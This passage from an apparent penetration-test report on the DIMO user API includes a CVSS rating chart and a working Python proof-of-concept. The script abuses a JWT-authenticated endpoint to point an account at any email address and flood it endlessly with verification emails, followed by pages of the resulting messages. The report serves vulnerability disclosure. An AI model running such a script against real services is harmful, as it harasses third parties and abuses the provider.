
Risk Calculation and Rating

Vulnerabilities are prioritized with factors including risk of occurrence (likelihood), and consequence (impact). Target weaknesses are ranked on a tiered scale based on impact and likelihood of exploitation. Reference the following risk rating chart when analyzing vulnerabilities.

Risk Rating Chart

CVSS Score Qualitative Rating

0.0	None
0.1 – 3.9	Low
4.0 – 6.9	Medium
7.0 – 8.9	High
9.0 – 10.0	Critical



9.2 Proof of concept email spamming script

This script allows a user who has registered with the service, possessing a valid JWT, to spam an arbitrary email with thousands of messages.

```
from concurrent.futures import ThreadPoolExecutor
import requests, sys

_base = 'https://users-api.dimo.zone'

def unset_email(new_email, jwt):
    hdrs = {'Authorization':f'Bearer {jwt}'}
    dta = {'email':{"address":new_email}}
    resp = requests.put(_base + '/v1/user', headers=hdrs, json=dta)
    if resp.status_code == 200:
        return True
    return False

def make_key_request(jwt):
    hdrs = {'Authorization':f'Bearer {jwt}'}
    resp = requests.post(_base + '/v1/user/send-confirmation-email',headers=hdrs)
    if resp.status_code == 200:
        return True
    return False

def main():
    #args = parse_args()
    new_email = sys.argv[1]
    jwt = sys.argv[2]
    unset_email(new_email, jwt)
    with ThreadPoolExecutor(max_workers=5) as exe:
        while True:
            exe.submit(make_key_request, jwt)

if __name__ == '__main__':
    main()
```

DIMO 65	[DIMO] Verification Code - Your email verification code is: 553688 Ple...
DIMO 100	[DIMO] Verification Code - Your email verification code is: 762161 Ple...
DIMO 100	[DIMO] Verification Code - Your email verification code is: 374910 Ple...
DIMO 100	[DIMO] Verification Code - Your email verification code is: 588001 Ple...
DIMO 100	[DIMO] Verification Code - Your email verification code is: 840948 Ple...
DIMO 100	[DIMO] Verification Code - Your email verification code is: 129555 Ple...
DIMO 100	[DIMO] Verification Code - Your email verification code is: 419555 Ple...
DIMO 100	[DIMO] Verification Code - Your email verification code is: 229441 Ple...
DIMO 100	[DIMO] Verification Code - Your email verification code is: 205806 Ple...
DIMO 100	[DIMO] Verification Code - Your email verification code is: 646539 Ple...
DIMO 100	[DIMO] Verification Code - Your email verification code is: 965339 Ple...
DIMO 100	[DIMO] Verification Code - Your email verification code is: 546033 Ple...
DIMO 100	[DIMO] Verification Code - Your email verification code is: 264478 Ple...
DIMO 100	[DIMO] Verification Code - Your email verification code is: 515820 Ple...
DIMO 100	[DIMO] Verification Code - Your email verification code is: 877011 Ple...
DIMO 100	[DIMO] Verification Code - Your email verification code is: 881241 Ple...
DIMO 100	[DIMO] Verification Code - Your email verification code is: 562645 Ple...
DIMO 100	[DIMO] Verification Code - Your email verification code is: 797341 Ple...
DIMO 100	[DIMO] Verification Code - Your email verification code is: 118503 Ple...
DIMO 100	[DIMO] Verification Code - Your email verification code is: 774758 Ple...
DIMO 100	[DIMO] Verification Code - Your email verification code is: 385462 Ple...
DIMO 100	[DIMO] Verification Code - Your email verification code is: 289584 Ple...
DIMO 100	[DIMO] Verification Code - Your email verification code is: 841497 Ple...
DIMO 100	[DIMO] Verification Code - Your email verification code is: 009987 Ple...
DIMO 100	[DIMO] Verification Code - Your email verification code is: 901542 Ple...
DIMO	[DIMO] Verification Code - Your email verification code is: 232683 Ple...
DIMO 100	[DIMO] Verification Code - Your email verification code is: 026702 Ple...
DIMO 100	[DIMO] Verification Code - Your email verification code is: 582309 Ple...
DIMO	[DIMO] Verification Code - Your email verification code is: 359389 Ple...
DIMO 100	[DIMO] Verification Code - Your email verification code is: 657162 Ple...
DIMO	[DIMO] Verification Code - Your email verification code is: 721546 Ple...
DIMO	[DIMO] Verification Code - Your email verification code is: 110950 Ple...
DIMO 100	[DIMO] Verification Code - Your email verification code is: 422928 Ple...
DIMO	[DIMO] Verification Code - Your email verification code is: 640593 Ple...
DIMO	[DIMO] Verification Code - Your email verification code is: 411034 Ple...
DIMO	[DIMO] Verification Code - Your email verification code is: 711840 Ple...
DIMO	[DIMO] Verification Code - Your email verification code is: 295131 Ple...
DIMO	[DIMO] Verification Code - Your email verification code is: 746094 Ple...
DIMO	[DIMO] Verification Code - Your email verification code is: 807680 Ple...
DIMO	[DIMO] Verification Code - Your email verification code is: 948747 Ple...
DIMO	[DIMO] Verification Code - Your email verification code is: 678218 Ple...
DIMO 100	[DIMO] Verification Code - Your email verification code is: 491708 Ple...
DIMO	[DIMO] Verification Code - Your email verification code is: 207371 Ple...
DIMO	[DIMO] Verification Code - Your email verification code is: 989904 Ple...
DIMO	[DIMO] Verification Code - Your email verification code is: 544952 Ple...
DIMO	[DIMO] Verification Code - Your email verification code is: 300721 Ple...

10. ADDITIONAL REFERENCES

10.1 Block Harbor Toolset

Block Harbor's toolset facilitates testing by automating many different tasks including analysis, vulnerability discovery, exploitation and more. Block Harbor's toolset represents the types of tools that an attacker will have at their disposal with open source and purchased tools. A non-exhaustive list of tools used on this engagement are included below:

Burp Suite Professional – Web security framework.

Python

Jwt_tool - Open-source JWT auditor.

Wireshark – Open-source packet/message analyzer.

Insomnia and cURL – HTTP clients for endpoint testing.

gosec – Go static code analysis tool.

Nancy – static code tool

Jailbroken iPhone – iPhone enabling us to inspect the mobile app at runtime

Business Details

WeWork
Merchants Row
19 Clifford Street
Detroit, MI 48226

9 AM - 5 PM
313.246.1860

750 Letica Drive
Rochester, MI 48307

9 AM - 5 PM
313.246.1860

Contact

313.246.1860
contactus@blockharbor.io

Learn More

blockharbor.io